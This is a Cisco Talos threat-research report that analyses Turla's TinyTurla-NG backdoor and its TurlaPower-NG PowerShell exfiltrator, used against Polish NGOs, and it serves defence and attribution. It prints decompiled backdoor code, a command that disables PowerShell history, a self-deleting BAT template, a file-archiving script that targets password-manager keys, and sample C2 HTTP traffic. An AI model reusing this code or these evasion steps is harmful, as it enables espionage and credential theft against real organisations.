TinyTurla Next Generation - Turla APT spies on Polish NGOs

By Asheer Malhotra

Published: 2024-02-15 · Archived: 2026-04-02 10:50:17 UTC

Thursday, February 15, 2024 08:00

- Cisco Talos has identified a new backdoor authored and operated by the Turla APT group, a Russian cyber espionage threat group. This new backdoor we're calling "TinyTurla-NG" (TTNG) is similar to Turla's previously disclosed implant, TinyTurla, in coding style and functionality implementation.
- Talos assesses with high confidence that TinyTurla-NG, just like TinyTurla, is a small "last chance" backdoor that is left behind to be used when all other unauthorized access/backdoor mechanisms have failed or been detected on the infected systems.
- TinyTurla-NG was seen as early as December 2023 targeting a Polish non-governmental organization (NGO) working on improving Polish democracy and supporting Ukraine during the Russian invasion.
- We've also discovered previously unknown PowerShell scripts we're calling "TurlaPower-NG " that are meant to act as file exfiltrators. TinyTurla-NG deployed these scripts to exfiltrate key material used to secure the password databases of popular password management software, indicating a concerted effort for Turla to steal login credentials.

Talos, in cooperation with CERT.NGO, investigated another compromise by the Turla threat actor, with a new backdoor quite similar to TinyTurla, that we are calling TinyTurla-NG (TTNG). Our findings indicate that Polish non-governmental organizations (NGOs) are actively being targeted, with at least one of them supporting Ukraine. While NGOs aren't directly involved in conflicts they frequently participate in providing aid to entities suffering through the conflicts. Aggressor parties may deem it strategically beneficial to monitor such NGOs to keep track of ongoing and potentially new aid packages for their victims.

Turla has been widely known to target entities across the world using a huge set of offensive tools in geographies including the U.S., European Union, Ukraine and Asia. They've previously used malware families such as CAPIBAR and KAZUAR to target Ukrainian defense forces. After Crutch and TinyTurla, Turla has now expanded its arsenal to include the TinyTurla-NG and TurlaPower-NG malware families, while also widening its net of targets to NGOs. This activity signals the adversary's intention to expand both their suite of malware as well as a set of targets to support Russia's strategic and political goals.

Talos identified the existence of three different TinyTurla-NG samples, but only obtained access to two of them. This campaign's earliest compromise date was Dec. 18, 2023, and was still active as recently as Jan. 27, 2024. However, we assess that the campaign may have started as early as November 2023 based on malware compilation dates.

In this campaign, Turla uses compromised WordPress-based websites as command and control endpoints (C2) for the TTNG backdoor. The operators used different websites running vulnerable WordPress versions (versions including 4.4.20, 5.0.21, 5.1.18 and 5.7.2), which allowed the upload of PHP files containing the C2 code consisting of names such as: rss-old[.]php, rss[.]old[.]php or block[.]old[.]php

TinyTurla-NG uses PowerShell and a command line to run arbitrary commands

During the campaign's three-month run, different C2 servers were also used to host PowerShell scripts and arbitrary commands that could then be executed on the victim machine.

Like TinyTurla, the malware is a service DLL, which is started via svchost.exe. The malware code itself is different and new. Different malware features are distributed via different threads. The malware is using Windows events for synchronization. In the DLL's ServiceMain function, the first main malware thread is started.

```
if ( Main_C2_Loop )
  *Main_C2_Loop = Malware_Main;
*(_QWORD *)ThrdAddr = beginthreadex(0i64, 0, (_beginthreadex_proc_type)ExecArg1, Main_C2_Loop, 0, &ThrdAddr[2]);
if ( !*(_QWORD *)ThrdAddr )
```

TinyTurla-NG DLL starting the main infection thread.

The InitCfgSetupCreateEvent function initializes the config variables and the event which is used for synchronization later on.

```
1  char Malware_Main()
2  {
3    char result; // al
4    mapped_file_struct StructCreatFileMapping; // [rsp+20h] [rbp-3E8h] BYREF
5    cfg cfg; // [rsp+50h] [rbp-3B8h] BYREF
6
7    get_campaign_id_constant(&StructCreatFileMapping);
8    result = SetupCreateFileMapping(&StructCreatFileMapping);
9    if ( result )
10   {
11     InitCfgSetupCreateEvent(&cfg);
12     CheckOSVersion_Start_WorkerThreads(&cfg);
13     return Cleanup(&cfg);
14   }
15   return result;
16 }
```

De-facto main function of the DLL calling code to initiate threads.

This thread then starts two more threads via the CheckOSVersion_StartWorkerThreads function.

```
CheckPowerShellVersion(a1_cfg);
VersionInformation.dwOSVersionInfoSize = 276;
if ( GetVersionExW(&VersionInformation)
  && (VersionInformation.dwMajorVersion == 5
   || VersionInformation.dwMajorVersion == 6 && VersionInformation.dwMinorVersion < 2) )
{
  a1_cfg->OS_Version_Win7_or_older = 1;
}
thread1 = operator new(0x10ui64);
if ( thread1 )
{
  thread1->args = a1_cfg;
  thread1->function = thread1_function;
}
else
{
  thread1 = 0i64;
}
v6._Hnd = thread1;
*ThrdAddr = beginthreadex(0i64, 0, ExecThreadWithArgs, thread1, 0, &ThrdAddr[2]);
if ( !*ThrdAddr )
{
  ThrdAddr[2] = 0;
  std::_Throw_Cpp_error(6);
}
thread2 = operator new(0x10ui64);
if ( thread2 )
{
  thread2->args = a1_cfg;
  thread2->function = thread2_function;
}
else
{
  thread2 = 0i64;
}
v6._Hnd = thread2;
if ( !beginthreadex(0i64, 0, ExecThreadWithArgs, thread2, 0, &v8) )
{
  v8 = 0;
  std::_Throw_Cpp_error(6);
```

CheckOSVersion_Start_WorkerThreads function.

After checking the PowerShell and Windows versions, the first thread starts to beacon to the C2 by sending a campaign identifier (“id”) and the message “Client Ready” to register the successful infection with the C2. This is done in the C2_client_ready function in the screenshot below.

```
while ( 1 )
{
  result = LOBYTE(a1->hSession);
  if ( !result )
    break;
  a1->Sleeptimer = 60000;                       // Sleeptimer set to 60s
  while ( !C2_client_ready(a1) )
  {
    if ( ++a1->C2_tries <= *&a1->max_C2_tries )// max tries = 3
    {
      SleeptimerTmp = a1->Sleeptimer;
    }
    else
    {
      SleeptimerTmp = *&a1->Sleeptimer3;        // 3600000 = 3600s = 60 min
      a1->Sleeptimer = SleeptimerTmp;
    }
    Sleep(SleeptimerTmp);
  }
  Sleep(a1->Sleeptimer);                        // wait 60s
  a1->Sleeptimer = a1->Sleeptimer2;             // Sleeptimer2 = 10 min (=600000ms)
  while ( a1->gettask_loop )
  {
```

Thread No. 1: C2 beaconing thread.

If the registration is successful, the TTNG backdoor will ask the C2 for a task to execute (gettask_loop function). The second thread, which was started by the CheckOSVersion_Start_WorkerThreads function, is responsible for executing the task command sent from the C2. It waits until the TTNG backdoor has received the response from the C2. The synchronization between the two threads is performed via the Windows event mentioned earlier. The first thread triggers the event (in the thread1_function) once it has successfully received the task from the C2.

```
a1->start_thread2 = 0i64;
if ( a1->field_348 >= 0x10ui64 )
  Ptr_Parsed_C2_Rsp_Cmd = *Ptr_Parsed_C2_Rsp_Cmd;
*Ptr_Parsed_C2_Rsp_Cmd = 0;
SetEvent(a1->EventHandle1);             // --------- Start Thread 2 ---------
```

Thread No. 1 signals Thread No. 2 to handle the task/command received from the C2.

The tasks can be executed either using a PowerShell or command (cmd.exe) shell. The decision is made based on the PowerShell version running on the victim machine.

```
__int64 __fastcall thread2_function(cfg *a1_cfg)
{
  __int64 result; // rax

  WaitForSingleObject(a1_cfg->EventHandle1, -1u);// wait endless
  while ( 1 )
  {
    result = LOBYTE(a1_cfg->hSession);
    if ( !result )
      break;
    if ( Get_cfg_field_0x28(&a1_cfg->C2_cmd_str) )
      Parse_C2_cmds(a1_cfg);
    if ( Get_cfg_ID_String(&a1_cfg->C2_cmd_str) )
    {
      if ( a1_cfg->PowershellVersion_equal_greater_5 )
        execute_C2_cmd_via_powershell(a1_cfg);
      else
        execute_C2_cmd_via_cmd_exe(a1_cfg);
    }
    if ( !Get_cfg_field_0x28(&a1_cfg->C2_cmd_str) && !Get_cfg_ID_String(&a1_cfg->C2_cmd_str) )
      WaitForSingleObject(a1_cfg->EventHandle1, -1u);
  }
  return result;
}
```

Thread No. 2: Windows command execution function.

When executing commands via cmd.exe or PowerShell.exe, TinyTurla-NG will create pipes to input and read the output of the commands. While executing commands via cmd.exe, the backdoor first executes the command `chcp 437 > NUL` execute to set the active console page to 437, i.e., the U.S., and then execute the commands issued by the C2.

However, while executing commands via PowerShell.exe, TinyTurla-NG will additionally execute the following PowerShell cmdlet to prevent the recording of command history:

```
Set-PSReadLineOption -HistorySaveStyle SaveNothing
```

In addition to executing the content of the task received from the C2 directly e.g., `C:\windows\system32\malware.exe`, the backdoor will accept the following command codes from the C2. These command codes can be meant for administering the implant or for file management:

- **“timeout”**: Change the number of minutes the backdoor sleeps between asking the C2 for new tasks. The new timeout is one minute multiplied by the timeout parameter sent by the C2. For example, if the C2 sends the task “timeout 10”, then the backdoor will now sleep for 10 minutes. If it is given a third parameter, the fail counter is changed, too.

```
v1->Sleeptimer2 = 60000 * timeout_cmd_parameter1;
v67 = some_codeing15(&v106, "[+] Short Timer changed. New Short Timeout is ",
```

TTNG setting a timeout value for C2 communication.

- **“changeshell”**: This command will instruct the backdoor to switch the current shell being used to execute commands, i.e., from cmd.exe to PowerShell.exe, or vice versa.
- **“changepoint”**: This command code is used by the C2 to retrieve the result of command(s) executed on the infected endpoint. The endpoint will also return logging messages to the C2 server it has collected for administrative commands executed since "changepoint" was last issued such as:

```
[+] Short Timer changed. New Short Timeout is 1 minute
```

- **“get”**: Fetch a file specified by the C2 using an HTTP GET request and write it to the specified location on disk.
- **“post”**: Exfiltrate a file from the victim to the C2, e.g., `post C:\some_file.bin`.
- **“killme”**: Create a BAT file (see below) with a name based on the current tick count. Then, use the BAT file to delete a file from the disk of the victim machine, e.g., `killme <filename>`. The BAT file is executed via `cmd.exe /c <BAT-file-name>.bat`.

The `killme` command generates a batch file with the content below. It is interesting to note that the backdoor DLL is essentially a service, however, the batch script deletes a registry key in `HKCU\SW\classes\CLSID` and restarts explorer[.]exe indicating an attempt to create persistence using COM hijacking, a tactic Turla has used in the past to establish persistence for their malware.

Registry key deleted:

```
HKEY_CURRENT_USER\Software\Classes\CLSID\{C2796011-81BA-4148-8FCA-C6643245113F}
```

```
@echo off
reg delete "HKEY_CURRENT_USER\Software\Classes\CLSID\{C2796011-81BA-4148-8FCA-
C6643245113F}" /F
taskkill /F /IM explorer.exe
start explorer.exe
timeout 5
:d
del "%s"
if exist "%s" goto d
del /F "%s"
```

BAT file contents template.

The BAT file is created from the template where the first two “%s” are replaced with the DLL name and the last one with the name of the BAT file itself to delete both artifacts from the disk.

TurlaPower-NG and its exfiltration capabilities

Talos also discovered malicious PowerShell scripts we’re calling “TurlaPower-NG”, written to infected endpoints via the TTNG backdoor. The scripts consist of the C2 URL and target file paths. For each file path specified, the script will recursively enumerate files and add them to an archive on disk. TurlaPower-NG takes specific care to exclude files with the “.mp4” extension from being added to the archive. The attackers had a specific interest in key material used to secure the password databases and popular password management software, adding related files to the archive:

```
foreach($path in $paths){
    if (-not(Test-Path -Path $path)){
        $log = $log + "No path " + $path + "`r`n"
        continue
    }

    $isfile = Test-Path -Path $path -PathType Leaf

    if($isfile){
        $data, $path = ExtractData $path
        AddArchive $data $path
        #$log += $path + ' added`r`n'
        $counter = $counter + 1
    }
    else{
        if($date){
            $pathlist = Get-ChildItem -Path $path -Recurse | %{if (($_.Attributes -ne
"Directory") -and ($_.LastWriteTime -ge [datetime]$date)){$_}}
        }
        else{
            $pathlist = Get-ChildItem -Path $path -Recurse | %{if (($_.Attributes -ne
"Directory")){$_}}
        }
        foreach($selectpath in $pathlist){
            try{
                #$log += " " + $selectpath.FullName + " " + $selectpath.Length +
"`r`n"
                if(($selectpath.Extension -ne ".mp4"))
                {
                    $data, $fullname = ExtractData $selectpath.FullName
                    AddArchive $data $fullname
                    $counter = $counter + 1
                }
            }
            catch {
                continue
            }
        }
    }
}
```

TurlaPower-NG's file archiving function.

The archive is a ".zip" extension whose name is generated on the fly by generating a new GUID which is used as the archive name. The archive file is then exfiltrated to the C2 using HTTP/S POST requests along with a log of the activity performed being sent to the C2 as well. The log consists of:

- Name of the archive file (or part) POSTed to the C2.
- Number of files in the archive along with the archive size.

```
if($archiveName -eq ""){
    $archiveName = [System.Guid]::NewGuid().ToString().Replace('-','').substring(0,8)
+ '.zip'
}
$archivesize = $memorystream.Length
$log = "Find "+ $counter.ToString() +" files`r`n Final archive size is
"+$archivesize.ToString() + " B`r`n"
#Write-Host $log
PostLog $log $uri
```

TurlaPower-NG's archive filename generation and log generation for C2.


C2 setup and operations

All of the C2 servers discovered so far consist of legitimate, vulnerable WordPress-based websites compromised by Turla to set up their C2 servers. Once compromised the operators set up scripts, logging and data directories to operate their C2 servers.

Directory and file structure

The C2's directories and files setup consists of three key components:

- **C2 scripts**: Turla set up PHP scripts ending with extensions — ".old.php" — in certain directories of the compromised websites. The URLs for these PHP-based C2s were then coded into the TTNG backdoors consisting of two C2 URLs per sample.
- **Logging**: In addition to the C2 PHP scripts, the adversary also set up the logging of infections to keep track of infected systems and commands being issued to them. The logging mechanism of the C2 generates three log files on the C2 server:
    - **_log[.]txt**: A log of all infected endpoints beaconing into the C2.
    - **result[.]txt**: A log of all messages received from the TTNG backdoor.
    - **tasks[.]txt**: A log of all commands issued to the infected hosts.
- **Data directories**: TTNG and TurlaPower-NG both support the exfiltration of files to the C2 server. The C2 server stores stolen data in directories separate from the logging directories.



Sample directory listing of the logs of the C2 server.

C2 communication process

The TinyTurla-NG backdoor uses a specific Identifier, “id” value in its HTTP form data whenever it communicates with the C2 server. This ID value is an eight-character phrase hardcoded into the backdoor.

Network capture displaying the Identifier value and “Client Ready” message.

This same identifier value is then used to create directories for log files on the C2 server indicating that the C2 server maintains different log files for different identifiers.

After registering the victim on the C2 server, the backdoor sends out a `gettask` request, similar to the one below. The C2 can answer this with special commands or just the file that is supposed to be executed on the infected machine.

```
POST <PATH-TO-C2-SCRIPT>-old.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary="-"
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Content-Length: 175
Host: <HOST>

---
Content-Disposition: form-data;name="id"
Content-Type: text/plain

<ID e.g. eb6cec95>
---
Content-Disposition: form-data;name="gettask"
Content-Type: text/plain

-----
..
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2024 19:01:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 28
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

rsp:C:\Windows\malware.exe">
```

TTNG's C2 communication to fetch tasks to perform on the infected endpoint.

Depending on the PowerShell version running on the victim machine, the C2 task commands are piped into a PowerShell or cmd[.]exe shell.

```
__int64 __fastcall thread2_function(cfg *a1_cfg)
{
  __int64 result; // rax

  WaitForSingleObject(a1_cfg->EventHandle1, -1u);// wait endless
  while ( 1 )
  {
    result = LOBYTE(a1_cfg->hSession);
    if ( !result )
      break;
    if ( Get_cfg_field_0x28(&a1_cfg->hHTTPRequest) )
      special_cmds(a1_cfg);
    if ( Get_cfg_ID_String(&a1_cfg->hHTTPRequest) )
    {
      if ( a1_cfg->PowershellVersion_equal_greater_5 )
        execute_C2_cmd_via_powershell(a1_cfg);
      else
        execute_C2_cmd_via_cmd_exe(a1_cfg);
    }
    if ( !Get_cfg_field_0x28(&a1_cfg->hHTTPRequest) && !Get_cfg_ID_String(&a1_cfg->hHTTPRequest) )
      WaitForSingleObject(a1_cfg->EventHandle1, -1u);
  }
  return result;
}
```

TinyTurla-NG's shell selection between PowerShell or cmd[.]exe.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found at our GitHub repository here.

Hashes

267071df79927abd1e57f57106924dd8a68e1c4ed74e7b69403cdcdf6e6a453b
d6ac21a409f35a80ba9ccfe58ae1ae32883e44ecc724e4ae8289e7465ab2cf40

Domains

hanagram[.]jp
thefinetreats[.]com
caduff-sa[.]ch
jeepcarlease[.]com
buy-new-car[.]com
carleasingguru[.]com

Source: https://blog.talosintelligence.com/tinyturla-next-generation/